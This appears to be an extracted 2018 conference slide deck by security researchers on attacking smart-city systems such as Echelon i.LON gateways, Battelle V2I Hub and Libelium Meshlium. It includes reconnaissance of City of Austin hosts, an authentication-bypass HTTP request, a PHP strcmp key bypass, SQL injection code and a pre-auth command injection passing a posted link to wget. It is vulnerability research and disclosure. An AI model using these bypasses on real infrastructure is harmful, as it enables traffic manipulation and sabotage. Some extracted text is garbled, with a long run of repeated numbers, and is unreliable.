



# Outsmarting the Smart City

DISCOVERING AND ATTACKING THE TECHNOLOGY THAT RUNS  
MODERN CITIES

# Researcher Bios

- Daniel Crowley
- Research Baron at IBM X-Force Red
- Pen tester since 2004
- Locksport enthusiast and past competition winner
- Actually holds the title of Baron (in Sealand)

# Researcher Bios

- Jennifer Savage
- Security Researcher at Threatcare
- Black Hat review board member
- Experience includes:
  - development
  - vulnerability assessment
  - vulnerability management
  - penetration testing
  - security research

# Researcher Bios

- Mauro Paredes
- Managing Consultant at IBM X-Force Red
- Passion for security flaws and their corrections
- Formerly developer, net/server admin, security architect
- Pen tester for many years
- 20+ years infosec experience in multiple industries

# What kind of tech makes a city “smart”?

- Industrial Internet of Things
- Urban Automation
- Public Safety / Emergency Management
- Intelligent Transportation Systems
- Metropolitan Area Networks

# Limited citizen privacy and risk management options

- You don't have to buy an Alexa
- You can buy a non-smart TV
- You can buy a feature phone (or forego a cell phone)
- You can buy an ancient car
- Can you move to a city that isn't "smart"?

# V2I, V2V, OBD-III and DSRC



*Connected vehicles communicate with each other, and with city infrastructure, as travel occurs. While DSRC allows unique identification, the proposed OBD-III standard is much more powerful.*

# Hangzhou “City Brain”




*“In China, people have less concern with privacy, which allows us to move faster”*  
- Xian-Sheng Hua, manager of AI at Alibaba at World Summit AI in 2017

# Smart streetlights with cameras



*GE's Bill Ruh says it's up to each city to set policies around the data collected by the sensors and how it can be used.*

# Facial recognition



*In 2017 the former head of Singapore's civil service Peter Ong said Singapore wants to deploy facial recognition technology to all 110,000 lampposts in the country.*

# Dubai robotic police force



*“By 2030, we will have the first smart police station which won’t require human employees” -  
Brigadier Khalid Nasser Al Razouqi, Dubai Police’s general director of the Smart Services Department*

# Reconnaissance



# Traditional port scanning

- IANA assigned ranges
- masscan, unicornscan
- Internet scan projects
  - SHODAN
  - Censys
  - etc

# Physical

- Visual observation
- Wireless recon
  - WiFi
  - 900mhz one-offs
  - Zigbee
  - LoRaWAN
- Log off and go outside

# Search engines

- City contracts public by law
  - Google: “purchase order” “smart device” site:gov
- Available on the Internet
- Customer case studies

# Search engines

Page: 1 of 2

®

**PURCHASE ORDER**

**Barcode:** P.O. No: 601310000025400  
Solicitation Number: 0000011599  
P.O. Date: 09/21/2015  
No Bid Required

To: <b>OSCS INC</b> 6100 ROUGH RD CLEBURNE TX 76031-0969 United States	Agency To Invoice: 60131_North Branch RCN_INVOICES@TXDOT.GOV NORTHRSC, ACCOUNTS PAYABLE 2501 SW LOOP 820 Fort Worth TX 76133 United States				
VENDOR ID: 1412129927-100					
Line Item	Item Description	Quantity	Unit	Unit Cost	Extended Cost
1	<b>SHIP TO THE FOLLOWING LOCATION UNLESS OTHERWISE NOTED:</b> DALLAS DISTRICT HEADQUARTERS 4777 EAST HIGHWAY 80 MESQUITE TX 75150 United States  <b>9386200000</b> <b>LABORATORY EQUIPMENT AND ACCESSORIES, MAINTENANCE AND REPAIR: FOR GENERAL AND ANALYTICAL RESEARCH USE, NUCLEAR, OPTICAL, PHYSICAL</b> Promise Date: Sep 21, 2015	1.00	EA	\$650.00	\$650.00
Estimated repairs for Nuclear Gauge Smart Panel, Serial # 22878 - Add a smart panel.					


# Open Source Application Development Portal (OSADP)

The screenshot shows the OSADP homepage. At the top is a dark blue header bar with the U.S. Department of Transportation Federal Highway Administration logo on the left and navigation links for HOME, INFORMATION, COMMUNITY, CONTACT, and LOGIN on the right. Below the header is a large banner featuring a highway sign with the words "Open Source", "COLLABORATION", and "KNOWLEDGE" above arrows pointing down to the text "JOIN US!". To the left of the sign is a button that says "Sign up to start participating". The background of the banner is a photograph of a highway at sunset.

**Welcome to Open Source Application Development Portal!**

A channel for distributing and collaborating on transportation related open source applications

# Case Study: Austin, TX

A dark, grainy photograph of the Austin, Texas skyline at night. The city lights are visible through the haze, with the Colorado River and Congress Avenue Bridge in the foreground.

# From port scans

CONTACT US | PRIVACY POLICY | ADMINISTRATOR LOGIN

 **APD Alarm Administration**  
AUSTIN, TEXAS

Alarm Administration

Welcome to the City of Austin  
Alarm Prevention and Administration Site

Law Enforcement personnel respond to thousands of false alarm calls yearly. These unnecessary responses result in an enormous burden in manpower and expense; which in turn reduces the time available to respond to real emergencies.



 New Alarm Users

 Registered Alarm Users

 False Alarm Prevention

[Alarm Ordinance](#)  
[Cancellation Form](#)  
[Frequently Asked Questions](#)  
[Prevention Tips](#)

# From Internet scan data



autonomous\_system.description.raw: "CITY-OF-AUSTIN - City of Austin, Texas,"



ABOUT BLOG

IPv4 Hosts

Top Million Websites

Certificates

Filter by AS:

CITY-OF-AUSTIN - City of Austin,  
Texas, US: 61

Filter by Protocol:

443/https: 42

80/http: 35

53/dns: 7

22/ssh: 3

21/ftp: 2

More

Filter by Tag:

https: 39

162.89.4.49

City of Austin, Texas (393759) Austin, Texas, United States  
443/https, 80/http  
Home | AustinTexas.gov - The Official Website of the City of Austin \*.austintexas.gov, www.assets.austintexas.gov

162.89.4.63

City of Austin, Texas (393759) Austin, Texas, United States  
443/https, 80/http  
mail.austintexas.gov \*.austintexas.gov, www.austintexas.gov, assets.austintexas.gov

162.89.6.61

City of Austin, Texas (393759) Austin, Texas, United States  
443/https  
awucitrix.austintexas.gov

162.89.7.62

City of Austin, Texas (393759) Austin, Texas, United States  
443/https, 80/http  
BIG-IP logout page

# From physical recon



From physical recon



# From Google dorking

85078	ULTIMATE EVIDENCE.COM ANNUAL PAYMENT (85078)	USD	\$693.00
85074	3 YEAR TASER ASSURANCE PLAN AXON FLEX (85074)	USD	\$0.00
85073	3 YEAR TASER ASSURANCE PLAN BODYCAM (85073)	USD	\$0.00
85072	ULTIMATE EVIDENCE.COM LICENSE: 5 YEAR (85072)	USD	\$3,465
85071	ULTIMATE EVIDENCE.COM LICENSE: 3 YEAR (85071)	USD	\$2,079
85070	TASER ASSURANCE PLAN ANNUAL PAYMENT, BODYCAM (85070)	USD	\$214.20
85069	5 YEAR TASER ASSURANCE PLAN , BODYCAM (85069)	USD	\$0.00
85055	AXON FULL SERVICE (85055)	USD	\$15,750
85054	TASER ASSURANCE PLAN AXON FLEX ANNUAL PAYMENT (85054)	USD	\$289.80
85053	5 YEAR TASER ASSURANCE PLAN AXON FLEX (85053)	USD	\$0.00
85052	TASER ASSURANCE PLAN TASERCAM HD ANNUAL PAYMENT (85052)	USD	\$115.25
85051	TASER ASSURANCE PLAN TASERCAM HD (85051)	USD	\$0.00
85035	EVIDENCE.COM STORAGE (85035)	USD	\$0.79
85002	Taser Cleaning Kit (85002)	USD	\$67.11
85000	Alligator Clip (Assembled) (85000)	USD	\$50.37

# Devices and Vulnerabilities


# Echelon i.LON SmartServer and i.LON 600

The Echelon i.LON family of products provides a complete solution for distributed control and monitoring of industrial processes. The i.LON 600 is a ruggedized, high-performance industrial computer designed for harsh environments. The i.LON SmartServer is a compact, modular server designed for distributed control and monitoring applications. Both products are based on the i.LON protocol, which provides a reliable, real-time communication network for industrial control systems.

# i.LON: What it does

- IP to ICS gateway
  - LonTalk
  - P-852
  - Modbus RTU
  - Modbus / IP
  - M-Bus
  - SOAP/XML Web services
  - BACnet / IP

# Probably not OSHA-approved



# i.LON SmartServer and i.LON 600

Gain access

Do bad things

Default Web credentials

Cleartext password file on FTP

Default FTP credentials

Replace binaries via FTP to execute code

Unauthenticated API calls (SmartServer only)

Fiddle with ICS gear

Plaintext communications

Change IP address of i.LON

Authentication bypass

# Authentication Bypass

## Request

Raw

Headers

Hex

```
GET /forms/Echelon/SetupIP.htm HTTP/1.1
Host: 192.168.1.237
User-Agent: Mozilla/5.0 (Macintosh;
Intel Mac OS X 10.13; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.237/forms/Echelon/Setup
Security.htm
Connection: close
Upgrade-Insecure-Requests: 1
```

## Response

Raw

Headers

Hex

```
HTTP/1.1 401 Unauthorized
Connection: close
Server: WindWeb/1.0.3
Date: THU JUN 28 12:28:14 2018
Content-Type: text/html
ETag: "0-0-0"
WWW-Authenticate: Basic
realm="i.LON"

Echelon i.LON Web Server Error
Report:<HR>
<H1>Server Error: 401
Unauthorized</H1>
<P><HR><H2>Access
denied</H2><P><HR>please contact
your vendor for technical support.
```

# Authentication Bypass

Request	Response
<p>Raw Headers Hex</p> <pre>GET /forms//Echelon/SetupIP.htm HTTP/1.1 Host: 192.168.1.237 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://192.168.1.237/forms/Echelon/SetupSecurity.htm Connection: close Upgrade-Insecure-Requests: 1</pre>	<p>Raw Headers Hex HTML Render</p> <pre>HTTP/1.1 200 OK Connection: close Server: WindWeb/1.0.3 Date: THU JUN 28 12:28:55 2018 Content-Type: text/html ETag: "9c2-5523-51002696" WWW-Authenticate: Basic realm="i.LON"  &lt;!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"&gt; &lt;html&gt; &lt;head&gt; &lt;title&gt;i.LON 600 LonWorks/IP Server&lt;/title&gt; &lt;meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"&gt;  &lt;script type="text/javascript"&gt;     . . . </pre>

# Authentication Bypass

- SmartServer vs 600
  - Security Access Mode

# Leaked exploit from August 2015

.....

**Terrible code ahead**

We found this exploit ages ago. Never found out if anyone else knew about this. It's a fun little exploit though. You can share it if you want just don't forget to have fun with it.

.....

# Battelle V2I Hub

The Battelle V2I Hub is a state-of-the-art facility designed to support the development and testing of vehicle-to-infrastructure (V2I) technologies. Located in a modern, well-lit building, the hub features a large, open-plan workspace equipped with advanced computer workstations, specialized software, and connectivity equipment. A prominent feature is a large-scale simulation and testing area, which includes a complex network of sensors, cameras, and communication modules. This setup allows researchers and engineers to simulate various real-world scenarios and test the performance and reliability of V2I systems under controlled conditions. The hub also houses a comprehensive library of data and resources, including historical traffic patterns, weather information, and other relevant factors that can be used for analysis and development. Overall, the Battelle V2I Hub plays a crucial role in advancing the field of intelligent transportation systems and ensuring the safe and efficient movement of vehicles on our roads.

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

100

## V2I Hub: What it does

- Manages Vehicle to Infrastructure comms
- Modular infrastructure
- Mostly SPaT (signal phase and timing) related

# V2I Hub v2.5.1

Gain access

Do bad things

Hard-coded admin account

Various API key issues

XSS

SQLi in API

Missing authentication

Track vehicles

Send false safety messages

Create traffic

...or just power it down

# Unauthenticated shutdown script

```
<!DOCTYPE HTML>
<html>
    <body>
        <script>
            console.log("Shutting Down!");
        </script>
        <?php
            // Need to add line to sudo with 'sudo visudo' command
            // Cmnd_Alias SHUTDOWN_CMDS = /sbin/halt
            // www-data  ALL=(ALL) NOPASSWD: SHUTDOWN_CMDS

            exec('sudo /sbin/halt', $haltoutput);
        ?>
        <script>
            console.log("Shutdown has been called");
        </script>
    </body>
</html>
-
```

# API Authentication

```
$key = $_GET['key'];

$file = file_get_contents('./apikey.txt', FILE_USE_INCLUDE_PATH);
$apikey = trim($file);

if(strcmp($key,$apikey)==0)
{
```

# PHP strcmp() weirdness

jendoj at gmail dot com

6 years ago

If you rely on strcmp for safe string comparisons, both parameters must be strings, the result is otherwise extremely unpredictable.

For instance you may get an unexpected 0, or return values of NULL, -2, 2, 3 and -3.

```
strcmp("5", 5) => 0
strcmp("15", 0xf) => 0
strcmp(61529519452809720693702583126814, 61529519452809720000000000000000) => 0
strcmp(NULL, false) => 0
strcmp(NULL, "") => 0
strcmp(NULL, 0) => -1
strcmp(false, -1) => -2
strcmp("15", NULL) => 2
strcmp(NULL, "foo") => -3
strcmp("foo", NULL) => 3
strcmp("foo", false) => 3
strcmp("foo", 0) => 1
strcmp("foo", 5) => 1
strcmp("foo", array()) => NULL + PHP Warning
strcmp("foo", new stdClass) => NULL + PHP Warning
strcmp(function(){}, "") => NULL + PHP Warning
```

## PHP strcmp() weirdness

```
strcmp("foo", 0) => 1
strcmp("foo", 5) => 1
strcmp("foo", array()) => NULL + PHP Warning
strcmp("foo", new stdClass) => NULL + PHP Warning
strcmp(function(){}, "") => NULL + PHP Warning
```

# PHP strcmp() weirdness

```
strcmp("foo", array()) => NULL
```

## PHP strcmp() weirdness

```
php > echo 0 == 0;  
1  
php > echo 0 === 0;  
1  
php > echo NULL == 0;  
1  
php > echo NULL === 0;  
php > █
```

## PHP strcmp() weirdness

```
php > echo 0 == 0;
```

```
1
```

```
php > echo 0 === 0;
```

```
1
```

```
php > echo NULL == 0;
```

```
1
```

```
php > echo NULL === 0;
```

```
php > █
```

# V2I Hub v3.0 SQL Injection

```
bool TmxControl::user_info()
{
    string query = USER_INFO_QUERY;
    if (_opts->count("username") == 0 || (*_opts)["username"].as<string>() == "")
        return false;
    query += " WHERE IVP.user.username = '" ;
    query += (*_opts)["username"].as<string>();
    query += "'";
}
```

# Libelium Meshlium



# Libelium Meshlium

Gain access

Do bad things

Missing authentication

Shell command injection

Create false sensor data

Hide real sensor data

# Pre-auth shell command injection

```
if ($_POST['type']=="downloadUpdate")
{
    exec ("sudo remountrw");
    exec("sudo rm /var/www/ManagerSystem/upload/*");
    exec ("cd /var/www/ManagerSystem/upload && wget ".$_POST['link']);
```

# DEMONSTRATION



# Implications

- Implications for the future of the company
- Implications for the industry
- Implications for society
- Implications for the environment

# Surveillance of connected vehicles



# Traffic manipulation



# Sabotage disaster warning systems




# Sabotage of industrial equipment and gateway





DANIEL.CROWLEY1@IBM.COM – JEN.SAVAGE@THREATCARE.COM – MAURO@CA.IBM.COM

# QUESTIONS?



# THANK YOU

FOLLOW US ON:

- [ibm.com/security](http://ibm.com/security)
- [securityintelligence.com](http://securityintelligence.com)
- [xforce.ibmcloud.com](http://xforce.ibmcloud.com)
- [@ibmsecurity](https://twitter.com/ibmsecurity)
- [youtube/user/ibmsecuritysolutions](https://youtube/user/ibmsecuritysolutions)

© Copyright IBM Corporation 2018. All rights reserved. The information contained in these materials is provided for informational purposes only, and is provided AS IS without warranty of any kind, express or implied. Any statement of direction represents IBM's current intent, is subject to change or withdrawal, and represent only goals and objectives. IBM, the IBM logo, and other IBM products and services are trademarks of the International Business Machines Corporation, in the United States, other countries or both. Other company, product, or service names may be trademarks or service marks of others.

**Statement of Good Security Practices:** IT system security involves protecting systems and information through prevention, detection and response to improper access from within and outside your enterprise. Improper access can result in information being altered, destroyed, misappropriated or misused or can result in damage to or misuse of your systems, including for use in attacks on others. No IT system or product should be considered completely secure and no single product, service or security measure can be completely effective in preventing improper use or access. IBM systems, products and services are designed to be part of a lawful, comprehensive security approach, which will necessarily involve additional operational procedures, and may require other systems, products or services to be most effective. IBM does not warrant that any systems, products or services are immune from, or will make your enterprise immune from, the malicious or illegal conduct of any party.